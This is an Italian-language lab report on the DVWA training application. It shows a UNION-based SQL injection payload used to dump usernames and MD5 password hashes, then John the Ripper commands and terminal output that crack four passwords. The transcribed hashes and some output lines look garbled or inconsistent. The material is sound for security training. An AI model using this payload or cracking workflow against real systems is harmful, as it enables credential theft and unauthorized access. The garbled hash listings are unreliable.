

Report Tecnico: SQL Injection e Password Cracking

1) Introduzione

Il **Password Cracking** è il processo sistematico di recupero di una password in chiaro da dati che sono stati memorizzati o trasmessi in un formato cifrato o, più comunemente, sottoposti a hashing. In un contesto di cybersecurity e penetration testing, questa fase interviene solitamente dopo che un utente malintenzionato (o un auditor) è riuscito a esfiltrare il database degli utenti tramite vulnerabilità come la **SQL Injection**.

1. Hash vs Cifratura

È fondamentale distinguere tra questi due concetti:

-**Hashing**: È una funzione unidirezionale (come **MD5**, **SHA-1**, **SHA-256**). Trasforma un input di lunghezza variabile in una stringa di lunghezza fissa. Teoricamente, non dovrebbe essere possibile tornare dall'hash alla password originale.

-**Cifratura**: È bidirezionale. Con la chiave corretta, il dato può essere decifrato.

Il "cracking" non consiste nell'invertire l'hash (operazione matematicamente impossibile), ma nel calcolare l'hash di milioni di potenziali password e confrontarlo con quello rubato finché non si trova una corrispondenza (*match*).

2. Metodologie di Recupero

Esistono diverse strategie per recuperare la password in chiaro:

-**Dizionario (Dictionary Attack)**: Il software prova una lista predefinita di parole comuni, varianti e password trapelate in precedenti data breach. È il metodo più veloce.

-**Brute Force**: Il software prova ogni possibile combinazione di caratteri (lettere, numeri, simboli). È garantito che funzioni, ma richiede tempi lunghissimi per password complesse.

-**Attacco Incrementale**: Una via di mezzo, utilizzata spesso da tool come John the Ripper, che inizia con le combinazioni più probabili e brevi, aumentando gradualmente la complessità.

2) Obiettivo dell'Esercitazione

Recuperare le password **hashate** nel database della **DVWA** e eseguire sessioni di **cracking** per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

3) Fase 1: Esfiltrazione Dati (SQL Injection)

Target: DVWA - Vulnerability: SQL Injection (Security Level: Low)

Analisi della Vulnerabilità

Nel campo "User ID", è stata inserita una stringa di input manipolata per alterare la query SQL originale. L'attacco utilizzato è una **UNION-based SQL Injection**.

Payload utilizzato: ' UNION SELECT user, password FROM users #


' : Chiude la stringa di ricerca originale.

-**UNION SELECT user, password**: Concatena i risultati della query originale con i dati provenienti dalle colonne user e password.

-FROM users: Indica la tabella da cui prelevare i dati.

#: Commenta il resto della query SQL originale per evitare errori di sintassi.

Risultato (SQL Injection)



3) Fase 2: Analisi degli Hash

Gli hash ottenuti sono stati salvati in un file di testo denominato **password_h.txt**.

Contenuto del file (Rif. Screenshot 2):


```
-5f4dcc3b5aa765d61d8327deb882cf99 (admin)
-e99a18c428cb38d5f260853678922e03 (gordonb)
-8d3533d75ae2c3966d7e0d4fcc69216b (1337)
-0d107d09f5bbe40cade3de5c71e9e9b7 (pablo)
-5f4dcc3b5aa765d61d8327deb882cf99 (smithy)
```

3) Fase 3: Password Cracking (John the Ripper)


Per decifrare gli hash, è stato utilizzato lo strumento **John the Ripper**.

Comando eseguito “john --incremental --format=raw-md5 password_h.txt”

Risultati (Cracking)



```
(kali㉿kali)-[~]
└$ cat password_h.txt
5f4dc3b5aa7e5d5d1d8327de0882cf99
e99a33d75a2e2390d678dd4fcfc9216b
8d3533d75a2e2390d678dd4fcfc9216b
0e107d0f95bbe40cad3d3c5c71e9e9b7
5f4dc3b5aa7e5d5d1d8327de0882cf99
(kali㉿kali)-[~]
└$
```



```
(kali㉿kali)-[~]
└$ john --incremental --user: users_h.txt --format=raw-md5 password_h.txt
Option requires a parameter: "--user"
(kali㉿kali)-[~]
└$ john --incremental --users: users_h.txt --format=raw-md5 password_h.txt
Warning: hash encoding string length 3 type id 0x0 appears to be unsupported on this system; will not load such hashes.
Using default input encoding: UTF-8
No password hashes loaded (See FAQ)
(kali㉿kali)-[~]
└$ john --incremental --max-length=16 --format=raw-md5 -h miohash.txt
Option requires a parameter: "--format"
(kali㉿kali)-[~]
└$ john --incremental --max-length=16 --format=raw-md5 password_h.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl+C to abort, almost any other key for status
abc123
()
charley
()
password
()
letmein
()
4g 0:00:00:00 DONE (2026-01-15 09:23) 5.633g/s 3597Kp/s 4222Kc/s letmein..letmein
Warning: passwords printed above might not be secure. Consider using the --format=raw-MD5 options to display all of the cracked passwords reliably
Session completed.
(kali㉿kali)-[~]
└$ ls
Desktop Documents Downloads gameshell-save.sh gameshell.sh hydra.restore malware.php Music password_h.txt Pictures Public Templates users_h.txt Videos
(kali㉿kali)-[~]
└$ cat password_h.txt
5f4dc3b5aa7e5d5d1d8327de0882cf99
e99a33d75a2e2390d678dd4fcfc9216b
8d3533d75a2e2390d678dd4fcfc9216b
0e107d0f95bbe40cad3d3c5c71e9e9b7
5f4dc3b5aa7e5d5d1d8327de0882cf99
(kali㉿kali)-[~]
└$ john --incremental --users: users_h.txt --max-length=16 --format=raw-md5 password_h.txt
Option requires a parameter: "--users"
(kali㉿kali)-[~]
└$ john --incremental --users: users_h.txt --max-length=16 --format=raw-md5 password_h.txt
Unknown option: "--users"
```

Il software ha identificato correttamente il formato (**Raw-MD5**) e ha recuperato le seguenti password in chiaro:

-password
-abc123
-charley
-letmein

4) Conclusioni Finali

L'attività di testing eseguita su **DVWA** ha dimostrato come una singola vulnerabilità di tipo **SQL Injection**, se presente in un punto critico dell'applicazione, possa portare alla compromissione totale della riservatezza dei dati degli utenti.

Dall'analisi condotta emergono due criticità principali:

-Assenza di validazione dell'input: L'applicazione permette l'esecuzione di comandi SQL arbitrari, consentendo a un utente esterno di interrogare tabelle di sistema e scaricare informazioni sensibili.

-Debolezza degli algoritmi di hashing: L'utilizzo dello standard MD5 per la protezione delle password si è rivelato inefficace. Come dimostrato dall'output di **John the Ripper**, la velocità di calcolo di questo algoritmo permette il recupero delle password in chiaro in pochi secondi tramite attacchi incrementali. Il fatto che password diverse (come password o abc123) siano state identificate quasi instantaneamente evidenzia una politica di "password policy" troppo permissiva.

Valutazione del Rischio

Il rischio complessivo è classificato come **Critico**. La facilità con cui è stato possibile passare dall'esfiltrazione degli hash (Screenshot 1 e 2) alla decifrazione delle credenziali (Screenshot 3) suggerisce che un attaccante reale potrebbe ottenere l'accesso amministrativo al sistema in tempi estremamente ridotti.